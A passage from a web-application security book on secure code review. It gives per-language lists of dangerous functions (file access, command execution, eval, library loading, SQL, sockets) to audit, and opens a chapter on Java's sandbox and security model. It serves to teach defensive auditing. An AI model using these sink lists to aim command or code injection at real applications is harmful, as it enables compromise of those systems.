An entire myriad of file system–related problems exists that deal with temporary files, symlink attacks, race conditions, file permissions, and more. The breadth of these problems is quite large—particularly when considering the many available languages. However, all these problems are limited (luckily) to the local system that houses the Web application. Only attackers able to log into that system would be able to potentially exploit those vulnerabilities. We are not going to focus on this realm of problems here, because best practice dictates using dedicated Web application servers (which don't allow normal user access).

Specific functions that take filenames as a parameter include the following:

- **C/C++** Compiling a definitive list of all file system functions in C/C++ is definitely a challenge, due to the amount of external libraries and functions available; therefore, for starters, you should look at calls to the following functions: **open()**, **fopen()**, **creat()**, **mknod()**, **catopen()**, **dbm_open()**, **opendir()**, **unlink()**, **link()**, **chmod()**, **stat()**, **lstat()**, **mkdir()**, **readlink()**, **rename()**, **rmdir()**, **symlink()**, **chdir()**, **chroot()**, **utime()**, **truncate()**, and **glob()**.
- **ASP** Calls to **Server.CreateObject()** that create **Scripting.FileSystemObject** objects. Access to the file system is controlled via the use of the **Scripting.FileSystemObject**; so if the application doesn't use this object, you don't have to worry about file system vulnerabilities. The **MapPath** function is typically used in conjunction with file system access, and thus serves as a good indicator that the ASP page does somehow interact with the file system on some level.
  - Uses of the **ChooseContent** method of an **IISSample .ContentRotator** object (look for **Server.CreateObject()** calls for **IISSample.ContentRotator**).
- **Perl** Calls to the following functions: **chmod**, **chown**, **link**, **lstat**, **mkdir**, **readlink**, **rename**, **rmdir**, **stat**, **symlink**, **truncate**, **unlink**, **utime**, **chdir**, **chroot**, **dbmopen**, **open**, **sysopen**, **opendir**, and **glob**.
  - Look for uses of the **IO::*** and **File::*** modules; each of these modules provide (numerous) ways to interact with the file system and should be closely observed (you can quickly find uses of module functions by searching for the **IO::** and **File::** prefix).

NOTE

Technically, it's possible to import module functions into your own namespace in Perl and Python; this means that the **module::** (as in Perl) and **module.** (as in Python) prefixes may not necessarily be used.

- **PHP** Calls to the following functions: **opendir()**, **chdir()**, **dir()**, **chgrp()**, **chmod()**, **chown()**, **copy()**, **file()**, **fopen()**, **get_meta_tags()**, **link()**, **mkdir()**, **readfile()**, **rename()**, **rmdir()**, **symlink()**, **unlink()**, **gzfile()**, **gzopen()**, **readgzfile()**, **fdf_add_template()**, **fdf_open()**, and **fdf_save()**.
  - One interesting thing to keep in mind is that PHP's **fopen** has what is referred to as a "fopen URL wrapper." This allows you to open a "file" contained on another site by using the command such as **fopen("http://www.neohapsis.com/","r")**. This compounds the problem because an attacker can trick your application into opening a file contained on another server (and thus, probably controlled by them).
- **Python** Calls to the open function.
  - If the **os** module is imported, then you need to look for the following functions: **os.chdir**, **os.chmod**, **os.chown**, **os.link**, **os.listdir**, **os.mkdir**, **os.mkfifo**, **os.remove**, **os.rename**, **os.rmdir**, **os.symlink**, **os.unlink**, **os.utime**.

NOTE

The **os** module functions may also be available if the **posix** module is imported, possibly using a **posix.*** prefix instead of **os.***. The **posix** module actually implements many of the functions, but we recommend that you use the **os** module's interface and not call the **posix** functions directly.

- **Java** Check to see if the application imports any of the following packages: **java.io.***, **java.util.zip.***, or **java.util.jar.** If so, then the application can possibly use one of the file streams contained in the package for interacting with a file. Luckily, however, all file usage depends on the **File** class contained in **java.io**. Therefore, you really only need to look for the creation of new **File** classes (**File variable = new File ...**)
  - The **File** class itself has many methods that need to be checked: **mkdir**, **renameTo**.
- **TCL** Check all uses of the **file*** commands (which will appear as two words, **file operation**, where the operation will be a specific file operation, such as **rename**).
  - Uses of the **glob** and **open** functions.
- **JSP** Use of the **<%@include file='filename'%>** statement. However, the file inclusion specified happens at compile time, which means the filename can not be altered by user data. However, keeping tabs on what files are being included in your application is wise.
  - Use of the **jsp:forward** and **jsp:include** tags. Both load other files/pages for continued processing and accept dynamic filenames.
- **SSI** Uses of the **<!--#include file=""-->** (or **<!--#include virtual=""-->**) tags.
- **ColdFusion** Uses of the CFFile and CFInclude tags.

Checking External Program and Code Execution

Hopefully, all the logic and functionality will stay within your application and your programming language's core functions. However, with the greater push towards modular code these days, oftentimes your program will make use of other programs and functions not contained

within it. This is not necessarily a bad thing, because a programmer should definitely not reinvent the wheel (introducing potential security problems in the process). But how your program interacts with external applications is an important question that must be answered, especially if that interaction involves the user to some degree.

Calling External Programs

All calls to external programs should be evaluated to determine exactly what they are calling. If tainted user data is included within the call, it may be possible for an attacker to trick the command processor into executing additional commands (perhaps by including shell metacharacters), or changing the intended command (by adding additional command line parameters). This is an age-old problem with Web CGI scripts it seems; the first CGI scripts called external Unix programs to do their work, passing user-supplied data to them as parameters. It wasn't long before attackers realized they could manipulate the parameters to execute other Unix programs in the process.

Various things to look for include the following:

- **C/C++** The **exec*** family of functions (**exec()**, **execv()**, **execve()**, and so on) control.
- **Perl** Review all calls to **system**, **exec**, `` (backticks), **qx//**, and **<>** (the globbing function).
  - The **open** call supports what's known as "magic" open, allowing external programs to be executed if the filename parameter begins or ends with a pipe ("|") character. You'll need to check every open call to see if a pipe is used, or more importantly, if it's possible that tainted data passed to the **open** call contain the pipe character. There are also various **open** command functions contained in the **Shell**, **IPC::Open2**, and **IPC::Open3** modules. You will need to trace the use of these module's functions if your program imports them.

- **TCL** Calls to the **exec** command.
- **PHP** Calls to **fopen()** and **popen()**.
- **Python** Check to see if the **os** (or **posix**) module is loaded. If so, you should check each use of the **os.exec*** family of functions: **os.exec**, **os.execve**, **os.execle**, **os.execlp**, **os.execvp**, and **os.execvpe**. Also check for **os.popen** and **os.system** (or possibly **posix.popen** and **posix.system**).
  - You should be wary of functionality available in the **rexec** module; if this module is imported, you should carefully review all uses of **rexec.*** commands.
- **SSI** Use of the **<!--#exec command=""-->** tag.
- **Java** Check to see if the **java.lang** package is imported. If so, check for uses of **Runtime.exec()**.
- **PHP** Calls to the following functions: **exec()**, **passthru()**, and **system()**.
- **ColdFusion** Use of the **CFExecute** and **CFServlet** tag.

Dynamic Code Execution

Many languages (especially the scripting languages, such as Perl, Python, TCL, and so on) contain mechanisms to interpret and run native scripting code. For example, a Python script can take raw Python code and execute it via the compile command. This allows the program to "build" a subprogram dynamically or allow the user to input scripting code (fragments). However, the scary part is that the subprogram has all the privileges and functionality of the main program—if a user can insert his own script code to be compiled and executed, he can effectively take control of the program (limited only by the capabilities of the scripting language being used). This vulnerability is typically limited to script-based languages.

The various commands that cause code compilation/execution include the following:

- **TCL** Uses of the **eval** and **expr** commands.
- **Perl** Uses of the **eval** function and **do** , and any **regex** operation with the *e* modifier.
- **Python** Uses of the following commands: **exec**, **compile**, **eval**, **execfile**, and **input**.
- **ASP** Certain ASP interpreters may have **Eval**, **Execute**, and **ExecuteGlobal** available.

External Objects/Libraries

Besides the dynamic generation and compilation of program code (discussed earlier), a program can also choose to load or include a collection of code (commonly referred to as a library) that is external to the program. These libraries typically include common functions helpful in making the design of a program easier, specialty functions meant to perform or aid in very specific operations, or custom collections of functions used to support your Web application. Regardless of what functions a library may contain, you have to ensure that the program loads the exact library intended. An attacker may be able to coerce your program into loading an alternate library, which could provide him with an advantage. When you review your source code, you must ensure that all external library loading routines do not use any sort of tainted data.

NOTE

External library vulnerabilities are technically the same as the file system interaction vulnerabilities discussed previously. However, external libraries have a few associated nuances (particularly in the methods/functions used to include them) that warrant them being a separate problem area.

The following is a quick list of functions used by the various languages to import external modules. In all cases, you should review the actual modules being imported, checking to see if it's possible for a user to modify the importation process (via tainted data in the module name, for example).

- **Perl:** *import*, *require*, *use,* and *do*
- **Python:** *import* and *__import__*
- **ASP:** *Server.CreateObject()*, and the **<OBJECT runat="server">** tag when found in global.asa
- **JSP:** *jsp:useBean*
- **Java:** *URLClassLoader* and *JarURLConnection* from the **java.net** package; *ClassLoader*, *Runtime.load*, *Runtime.loadLibrary*, *System.load*, and *System.loadLibrary* from the **java.lang** package
- **TCL:** *load*, *source*, and *package require*
- **ColdFusion:** *CFObject*

Checking Structured Query Language (SQL)/Database Queries

This is a more recent emerging area of vulnerability specifically due to the growing use of databases in conjunction with Web applications. Obviously, databases make for great central repositories for storing, parsing, and retrieving a variety of information. The largest area of vulnerability lies in the use of the database SQL, which is a standard, human-oriented query language used to perform operations on a database. The specific vulnerability has to do with SQL being human-oriented, or better put, being natural-language oriented. This means that an actual SQL query is designed to be readable and understandable by humans, and that computers must first parse and figure out exactly what the query was intended to do. Due to the nature of this approach, an attacker may be able to modify the intent of the human-readable SQL language, which in turn results in the database believing the query has a completely different meaning.

NOTE

The exact level of risk associated with SQL-related vulnerabilities is directly dependant on the particular database software you use and the features that software provides.

But this isn't the only SQL/database vulnerability. The significant areas of vulnerability fall into one of two types:

- **Connection setup** You need to look at the application and determine where the application initially connects to the database. Typically a connection is made before queries can be run. The connection usually contains authentication information: username, password, database server, table name, and so on. This authentication information should be considered sensitive, and therefore the application should be examined on how it stores this information prior, during, and after use (upon connecting to the database). Of course, none of the authentication information used during connection setup should contain tainted data; otherwise, the tainted data needs to be analyzed to determine if a user could potentially supply or alter the credentials used to establish a connection to the database server.
- **Tampering with queries** This is quite a common vulnerability these days (based on my personal experience of reviewing Web applications). The dynamic nature of Web applications dictates that they somehow dynamically process a user's request. Databases allow the program (on behalf of the user) to query for a particular set of data within the supplied parameters, and/or to store the resulting data into the database for later use. The biggest problem is that this involves actually inserting the tainted data into the query itself in some form or another. An attacker may be able to submit data that, when inserted into a SQL query, will actually trick the SQL/database server into executing different queries than the one intended. This could allow

an attacker to tamper with the data contained in the database, view more data than was intended to be viewed (particularly records of other users), and bypass authentication mechanisms that use user credentials stored in a database.

NOTE

For a more detailed discussion on how an attacker can abuse SQL queries, view the collection of documents and advisories written by Rain Forest Puppy. You can find the material at www.wiretrip.net/rfp.

Given the two problem areas, the following list of functions/commands will lead you to potential problems:

- **C/C++** Unfortunately, no "standard" library exists for accessing various external databases. Therefore, you will have to do a little legwork on your own and determine what function(s) are used to establish a connection to the database and what function(s) are used to prepare/perform a query on the database. After that's determined, you just search for all uses of those target functions.
- **PHP** Calls to the following functions: **ifx_connect()**, **ifx_pconnect()**, **ifx_prepare()**, **ifx_query()**, **msql_connect()**, **msql_pconnect()**, **msql_db_query()**, **msql_query()**, **mysql_connect()**, **mysql_db_query()**, **mysql_pconnect()**, **mysql_query()**, **odbc_connect()**, **odbc_exec()**, **odbc_pconnect()**, **odbc_prepare()**, **ora_logon()**, **ora_open()**, **ora_parse()**, **ora_plogon()**, **OCILogon()**, **OCIParse()**, **OCIPLogon()**, **pg_connect()**, **pg_exec()**, **pg_pconnect()**, **sybase_connect()**, **sybase_pconnect()**, and **sybase_query()**.
- **ASP** Database connectivity is handled by the **ADODB.*** objects. This means that if your script doesn't create a **ADODB.Connection** or **ADODB.Recordset** object via the

Server.CreateObject function, you don't have to worry about your script containing **ADO** vulnerabilities. If your script does create **ADODB** objects, then you need to look at the **Open** methods of the created objects.

- **Java** Java uses the JDBC (Java DataBase Connectivity) interface stored in the **java.sql** module. If your application uses the **java.sql** module, then you need to look at the uses of the **createStatement()** and **execute()** methods.
- **Perl** Perl can use the generic database-independent **DBI** module, or the database-specific **DB::*** modules. The functions exported by each module widely vary, so you should determine which (if any) of the modules are loaded and find the appropriate functions.
- **Cold Fusion** The **CFInsert**, **CFQuery**, and **CFUpdate** tags handle interactions with the database.

Checking Networking and Communication Streams

Checking all outgoing and incoming network connections and communication streams used by a program is important. For example, your program may make an FTP connection to a particular server to retrieve a file. Depending on where tainted data is included, an attacker could modify which FTP server your program actually connects to, what user credentials are presented, or which file is actually retrieved. It's also very important to know if the Web application sets up any listening server processes that answer incoming network connections. Incoming network connections pose many problems, because any vulnerability in the code controlling the listening service could potentially allow a remote attacker to compromise the server. Worse, custom network services, or services run in conjunction with unusual port assignments, may subvert any intrusion detection or other attack-alert systems you may have set up to monitor for attackers.

What follows is a list of various functions that allow your program to establish or use network/communication streams:

- **Perl and C/C++** Uses of the **connect** command indicate the application is making outbound network connections. "Connect" is a common name that may be found in other languages as well.
  - Uses of the **accept** command means the application is potentially listening for inbound network connections. *Accept* is also a common name that may be found in other languages.
- **PHP** Uses of the following functions: **imap_open**, **imap_popen**, **ldap_connect**, **ldap_add**, **mcal_open**, **fsockopen**, **pfsockopen**, **ftp_connect**, and **ftp_login**, **mail**.
- **Python** Uses of the **socket.***, **urllib.***, and **ftplib.*** modules.
- **ASP** Use of the Collaborative Data Objects (CDO) **CDONTS.*** objects; in particular watch for **CDONTS .Attachment**, **CDONTS.NewMail AttachFile**, and **AttachURL**. An attacker might be able to trick your application into attaching a file you don't want to be sent out. This is similar to the file system-based vulnerabilities described earlier.
- **Java** The inclusion of the **java.net.* package(s)**, and especially for the use of **ServerSocket** (which means your application is listening for inbound requests). Also, keep a watch for the inclusion of **java.rmi.***. RMI is Java's remote method invocation, which is functionally similar to CORBA's.
- **ColdFusion** Look for the following tags: **CFFTP**, **CFHTTP**, **CFLDAP**, **CFMail**, and **CFPOP**.

Pulling It All Together

So now that you have this large list of target functions/commands, how do you begin to look for them in a program? Well, the answer varies slightly, depending on your resources. On the simple side, you can use any editor or program with a built-in search/find function (even a word processor will do). Just search for each listed function, taking note of where they are used by the application and what context. Programs that can search multiple files at one time (such as Unix *grep*) are much more efficient—however, command line utilities such as grep don't let you interactively scroll through the program. We enjoy the use of the GNU *less* program, which allows you to view a file (or many files). It even has built-in search capability.

Windows users could use the DOS **find** command; Windows users may also want to investigate the use of a shareware programming code editor by the name of UltraEdit. UltraEdit allows the visual editing of files and allows searching within a file or across multiple files. If you are really hard-pressed for searching multiple files on Windows, you can technically use the Windows Find Files feature, which allows you to search a set of files for a specified string.

If you're using C/C++, you can use the free ITS4 Unix program to point out potential problem areas for you. ITS4 has an internal database (stored in /usr/local/share/its4/vulns.i4d) in which it contains the function names of what it looks for. You can actually modify this file to include (or exclude, but we don't recommend this) particular functions you are concerned about.

For the financially wealthy, you can invest in the various tools produced by Numega or other vendors. On the extreme end, uses of code and data modeling tools might point out subtle logic flaws and loops that are otherwise hard to notice by normal review.

Summary

Making sure that your Web applications are secure is a due-diligence issue that many administrators and programmers should undoubtedly perform—but lacking the expertise and time to do so is sometimes an overriding factor. Therefore, it's important to promote a simple method of secure code review that anyone can tackle. Looking for specific problem areas and then tracing the program execution in reverse provides an efficient and manageable approach for wading through large amounts of code. And by focusing on high-risk areas (buffer overflows, user output, file system interaction, external programs, and database connectivity), you can easily remove a vast number of common mistakes plaguing many Web applications found on the Net today.

Solutions Fast Track

How to Efficiently Trace through a Program

- ☑ Tracing a program's execution from start to finish is too time-intensive.
- ☑ You can save time by instead going directly to problem areas.
- ☑ This approach allows you to skip benign application processing/calculation logic.

Auditing and Reviewing Selected Programming Languages

- ☑ Uses of popular and mature programming language can help you audit the code.
- ☑ Certain programming languages may have features that aid you in efficiently reviewing the code.

Looking for Vulnerabilities

- ☑ Review how user data is collected.
- ☑ Check for buffer overflows.
- ☑ Analyze program output.
- ☑ Review file system interaction.
- ☑ Audit external component use.
- ☑ Examine database queries and connections.
- ☑ Track use of network communications.

Pulling It All Together

- ☑ Use tools such as Unix *grep*, GNU *less*, the DOS **find** command, UltraEdit, the free ITS4 Unix program, or Numega to look for the functions previously listed.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: This is tedious. Do any automated tools do this work?

A: Due to the custom and dynamic nature of source code, it's very hard to design a tool that is capable of understanding what the developer intended and how an attacker might subvert that. Tools such as ITS4 and BoundsChecker help highlight some problem areas—but these tools are far from becoming an automated replacement.

Q: Will outside companies check our source code for us?

A: We suggest you check SecurityFocus.com. SecurityFocus.com actually maintains a multivendor security service offerings directory, which includes a list of companies that perform formal code audits. *Cilogic* (makers of ITS4) also offer code review services.

Q: Where can I find information online about potential threats and how to defend against them?

A: Lincoln Stein has written the *Web Security FAQ,*, available online at www.w3.org/Security/Faq/www-security-faq.html. There is also the *Secure Programming for Linux and Unix HOWTO* (which includes C/C++, Java, TCL, Python, and Perl) available at www.dwheeler.com/secure-programs.

Q: Where's the best place to find out more information regarding secure coding in my particular language?

A: The vendor of the particular programming language is definitely the best place to start. However, some languages (such as C/C++, TCL, and so on.) don't have official "vendors"—but many support sites exist. For example, perl.com features a wealth of information for Perl programmers, and there is even a *Secure Unix Programming FAQ* for C coders (available at http://whitefang.com/sup).

Chapter 7

Securing Your Java Code

Solutions in this chapter:

- Overview of the Java Security Architecture
- How Java Handles Security
- Potential Weaknesses in Java
- Coding Functional but Secure Java Applets

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Java is arguably the most versatile programming language available for use today. Since its appearance in 1995, the development community has quickly embraced Java because of its robustness and its ability to transcend multiple platforms. It is getting more difficult to find leading-edge applications today that don't incorporate Java somewhere in their architecture. Because of Java's extensibility, it is perfect for the distributed architecture of the Internet, however, it can pose a threat to corporate systems if the application is not designed correctly.

Sun Microsystems, the creator of Java, claims that Java is inherently secure and all that is required to write secure code is consistent careful adherence to the Java security model. However, security holes and weaknesses have been found in Java from its first version onward. Sun has listened to the recommendations made by developers and has been working to fix most of these problems. In fact, Sun has accomplished just that in subsequent releases of Java.

A tool as powerful as Java may still present some threat as long as there is room for error in its use. This chapter walks you through the process of ensuring that your Java code is sound and secure. In order to code secure Java applications, you must understand how Java security works and how the environment itself—and thus applications created in it—handle security. You will also gain an understanding of Java's other weaknesses. For example, we examine how it is possible to bring down a Java program by creating multiple threads that eventually bog down and crash the system.

This chapter discusses four distinct areas of Java. The first section is an overview of the Java security architecture. This is where we introduce the concepts of basic security and the sandbox mechanism that allows most of Java's security to take place. Next, we discuss how Java handles security by exploring Java's built in security mechanisms. These built in mechanisms include class loaders, the byte-code verifier, and the security manager. All of these mechanisms together comprise the Java sandbox. Next, we will at potential weaknesses in Java from a developer point of view. This section describes how others can exploit weaknesses to wreak

havoc with your Internet application. Finally, we get into the nuts and bolts of coding functional but secure Java applets by looking at how to implement various security features, including authentication and encryption. This section is also filled with examples of code, so get that compiler ready.

The security features for this chapter are based on the Java 2 platform, using versions 1.2 or 1.3 of the software development kit (SDK). Please note that the examples in this chapter are extremely basic in order to keep the code to a minimum. The purpose of the code is to demonstrate the main ideas for each topic. For this reason, all examples display output to the system console, and there is no AWT code because it is usually quite lengthy. Now that you know what we are dealing with, let's get right into the Java Security Architecture.

Overview of the Java Security Architecture

Among the computer languages in existence, the Java 2 platform is without a doubt the most secure. It was originally developed with the Web in mind, and a lot of thought about security was put into the design right from the start. This section discusses the basic security model, including the extended sandbox mechanism for restricting Java 2 applets. Any Java operation is treated with extreme suspicion by the Java language if it can possibly do damage to a system. More specifically, Web-capable operations such as connecting to another server are treated with suspicion. The Java language is capable of protecting both the user and the host of an application from harm, which was no small feat for the Java designers.

Other languages and development tools, such as ActiveX, are not as secure because they run in the native language on a PC and after they begin executing, they have access to all resources on your system. Security for ActiveX seems to be implemented as a reaction to security breaches rather than designed into the architecture right from the start.

There are basically five goals for any complete security architecture, most of which Java addresses (as you'll see in the next section):

- **Containment** Preventing dangerous operations from occurring on a client system. Some operations are like chemicals in a lab: useful but dangerous. Operations such as writing to the disk, deleting files, and sending information over a network are potentially dangerous and need to be controlled and contained.
- **Authorization** This means allowing different levels of access to data and system resources. When users log into a computer network, they are not authorized to access every file, every printer, and every other resource. Similarly, an application can restrict access to certain functions of a program with the use of authorization.
- **Authentication** There are two types of authentication. The first ensures that a user is who they claim to be when they login to a system. The result of not implementing authorization is obvious: Unauthorized users would be able to gain access to your resources. The second ensures that code that has come across the Internet was actually created by the person or company in question. Without this assurance, you can not be sure the code is trustworthy.
- **Encryption** Preventing unauthorized third parties from seeing critical data. Encryption can be used with any data that travels from a sender to a recipient and could possibly be intercepted. This includes ancient Roman messengers that would travel with encoded messages from Caesar—in the computer age, encryption is generally used to prevent other people on the Internet from intercepting network packets and reading the data outright.
- **Auditing** Keeping an irrefutable record of application transactions and who performed them. The purpose of keeping an auditing trail is so that, if someone creates an error on the system, a system administrator could irrefutably place blame on the person responsible. It can also be used in commerce.

> Imagine if someone ordered 200 computers online for a company. What if the company receives these computers and then denies ever having ordered them? There needs to be an irrefutable record that states with certainty the transactions performed in a system.

As you can see, some fairly specific goals must be achieved for a truly secure system. It is debatable whether or not goal number five, auditing, has been achieved by Java or not. Certainly authentication can help to achieve an auditing trail, but a cohesive system for auditing isn't really in place yet. The remainder of this chapter addresses these goals and provide coding examples on how to implement them.

The Java Security Model

The Java security model is Sun's attempt to address most of the security features discussed in the preceding section. For the most part, it does a good job of addressing these concerns, but a few holes in the model exist that will likely be addressed in future releases of the Java platform.

The first hole is with authentication and authorization. Java does an excellent job of authenticating who created a body of code and limiting what the code is authorized to do on a users machine. Java provides an API called Java Authentication and Authorization Services (JAAS) in a separate download that provides a good structure for implementing this in an application. However, Java does not provide a good means for authenticating a user and limiting the users access to resources through the Java code. The Java white paper on JAAS discusses the possibility of implementing user authorization by implementing a user login to a JVM (Java virtual machine), similar to a Unix login. This has not been implemented yet, so user access within an application must be implemented using a customized coding solution.

The second hole is with auditing. Java does not provide a JVM-level solution for keeping an auditing record of transactions performed within the JVM. There are obvious solutions for keeping an auditing trail of transactions, but these are not JVM level. Using digital signatures and keeping an internal record of transactions, an application can keep a

fairly reliable auditing trail. However, anything developed at the application level means holes can be introduced with the implementation of the auditing mechanism.

In this chapter, we discuss the following aspects of the Java Security Model:

- Class loaders
- Byte-code verification
- Security managers
- Digital signatures
- Authentication using certificates
- JAR signing
- Encryption

Class loaders are responsible for loading the Java byte code into the virtual machine. The default class loader checks for integrity of the class file, but you can do extra checking by creating your own class loader. Browsers such as Netscape Navigator implement their own class loader to check on signed JAR files (we discuss how to do this later in the chapter).

Byte-code verification allows us to determine if a class has been modified, possibly to cause malicious damage. Byte-code verification is good for determining if the code will run without errors, but it will not check if a third party has modified the code to do something else. For this, we can use digital signatures.

Security managers are responsible for allowing and disallowing certain operations in the Java virtual machine. There are about 21 unique operations that can be performed in Java that pose some sort of security risk to a user machine. With a security manager, you can tailor exactly what operations you would like the Java program to have access to on a users PC.

Digital signatures can be used to verify the identity of a user over the Internet. Specifically, a digital signature verifies that the data received actually originated from the person who claims to have sent it. With digital signatures you can be assured that code has not been tampered with.

Authentication with certificates allows us to ensure that a class received by someone over the Internet is the same class that was originally sent. It is technically possible for someone to modify a class maliciously by decompiling the original work and recompiling it. If an applet requests additional access on your computer, you would like to be 100 percent sure that the person who created the applet is who they say they are before you grant them the access.

JAR signing allows you to sign a JAR file with your own signature. This verifies that you wrote it and that it has not been tampered with. Java provides management tools for creating signatures and signing JAR files. This chapter demonstrates how to use these tools.

Encryption allows you to scramble the bytes up before they are sent through the network so that no one can read the data. Once received on the other end, they can be decoded and assembled into the original data. The Java Cryptography Extensions (JCE) and other third-party software provide a good architecture for implementing encryption algorithms.


For now, let's examine the mechanism in the JVM that is at the heart of most of this security: the sandbox.

The Sandbox

When restrictions are imposed on an applet it is commonly referred to as running within the *sandbox* (Figure 7.1). When running in the sandbox, certain functions may not be executed by the JVM. The original implementation of the sandbox was basically an all-or-nothing proposition: Either an applet had all access to system resources, or it had limited access. The new Java 2 model allows for fine-tuning of which functions are allowed, depending on whether or not a Java program is signed and who signed it.

All Java code is executed in the JVM, which is essentially an interpreter that translates the Java code and allows it to run on your PC—sort of like a middleman between your Java code and your operating system. A JVM also exists in your browser. As soon as a user surfs to your Web page with a browser, your Java applet will begin executing on the browser virtual machine.

Figure 7.1 Dangerous Operations Are Not Allowed in the Sandbox



You may have seen or heard of various emulators available that allow your computer to run programs written for another computer. For example, CCS64 is a program for Windows that allows you to run old Commodore 64 games and programs on your PC. There is even a Commodore 64 emulator available at www.dreamfabric.com completely written in Java. How cool is that? Even though you don't actually own a Commodore 64, you have a virtual machine of a Commodore 64 running on your PC. The Java virtual machine is like an emulator that allows Java byte-code to execute on almost any operating system.

Because the code is run through a virtual machine, it allows restrictions to be placed on what the code is allowed to do under different circumstances. Normally when a program is run on a local machine, it has the ability to read and write to the hard drive at will, and it can send and receive information to any computer that it can contact on a network. If the code is programmed as an applet, however, it becomes more restricted in what it can do.

Security and Java Applets

The JDK 1.1 and earlier a schism occurred between Java programs and Java applets. Programs were allowed unlimited access to a user machine,

and applets were allowed only very basic functions. With the release of Java 2, this schism is narrowing. Now, all Java applications, whether they reside on a local machine or originate on the net, are subject to various levels of restrictions *if* a security manager is in use.

With the new security model in place for Java 2, Java applets are no longer restricted on an all-or-nothing basis. Now an applet can be granted fine-grained access to system resources, depending on who has signed the applet code and where the code originated. Let's examine the operations that could possibly cause harm to a computer system. As you read through them, imagine the damage an applet could do if it had access to these operations:

- Read files from the users system.
- Write files to the users system.
- Delete files from the users system. This includes using the **File.delete()** method, or by using system commands such as **del** or **rm**.
- Rename files on the users system. This includes using the **File.renameTo()** method, or by using system commands such as **rename** or **mv**.
- Create a directory on the users system. This includes using the **File.mkdirs()** methods or by calling the **system mkdir** command.
- List the directory contents.
- Check if a file exists.
- Obtain file information such as size, type, and date modified.
- Create a ClassLoader.
- Create a SecurityManager.
- Specify any network control functions, including ContentHandlerFactory, SocketImplFactory, or URLStreamHandlerFactory.
- Create a network connection to another system (other than the host from which the applet originated).

- Listen for or accept network connections on any port on the users system.
- Pop up a window without the untrusted window title.
- Obtain the user's username or home directory name through any means, including trying to read the system properties: user.name, user.home, user.dir, java.home, and java.class.path.
- Define system properties.
- Run a program on the client system using the **Runtime.exec()** methods.
- Cause the Java interpreter to exit, either by using **System.exit()** or **Runtime.exit()**.
- Load dynamic libraries on the client system using the **load()** or **loadLibrary()** methods of the Runtime or System classes.
- Create or manipulate any thread that is not part of the same ThreadGroup as the applet.
- Define classes that are part of packages on the client system.

Notice the operation that prevents an applet from creating a SecurityManager object. The reason for this is because a security manager can define which operations are accessible. If an applet could create its own security manager, it could simply give itself access to the entire system and then go wild. We demonstrate how to create security managers later in the "Java Security Manager" section of this chapter.

Also interesting is the operation to listen for or accept network connections on any port on the users system. If this operation were not restricted, an applet could open up a SocketServer connection and wait for someone else to connect. After the person connected, he could monitor what you were doing in the applet or possibly activate hidden features in the applet.

Defining native method calls is also forbidden because a native method call can execute code at the system level, outside of the JVM. Anything executed at this level is not subjected to the security manager verification and can therefore perform any operation regardless of the

restrictions placed on the Java code. If your code uses a security manager to restrict 20 of the 21 dangerous operations and the JVM allowed native methods to be executed, then really nothing is restricted at all!

Damage & Defense...

Changing Sandbox Settings

If you wish to change the Sandbox settings in MS Internet Explorer under Windows 98, try going to the Windows Start button, then select **Settings** | **Control Panel** and double-click on **Internet Options**. Select the **Security tab**. Make sure the Internet zone icon is highlighted, then click on the **Custom Level** button. On the next screen, scroll down until you see Java. Here you should see High Security selected, which is the default for Internet Explorer/Outlook Express. You can also select **Custom** so that you can tailor it to exactly what you are comfortable with (Figure 7.2). This screen allows you to fine-tune exactly what resources you give to unsigned applets and what resources you give to signed applets.

Figure 7.2 Viewing and Editing Java Applet Permissions



All of these operations can be restricted based on the signer of the code and where the code originated. This is accomplished using digital certificates, which we examine in the Authentication section of this chapter.

How Java Handles Security

The JVM has several built-in security features that handle various aspects of security. These security features are implemented at the JVM level, which means that they can be changed and customized by the developer, but it will still be guaranteed that the security holds throughout your application. Keep in mind that not all Internet Java security deals with applets.

Many developers create Java client applications that run independently of a browser but still pass information across the Internet to a central server or even to other clients. The class loader is an example of a feature that is normally not implemented in applets (because applets have a unique class loader of their own) but can be implemented in stand-alone applications to provide security.

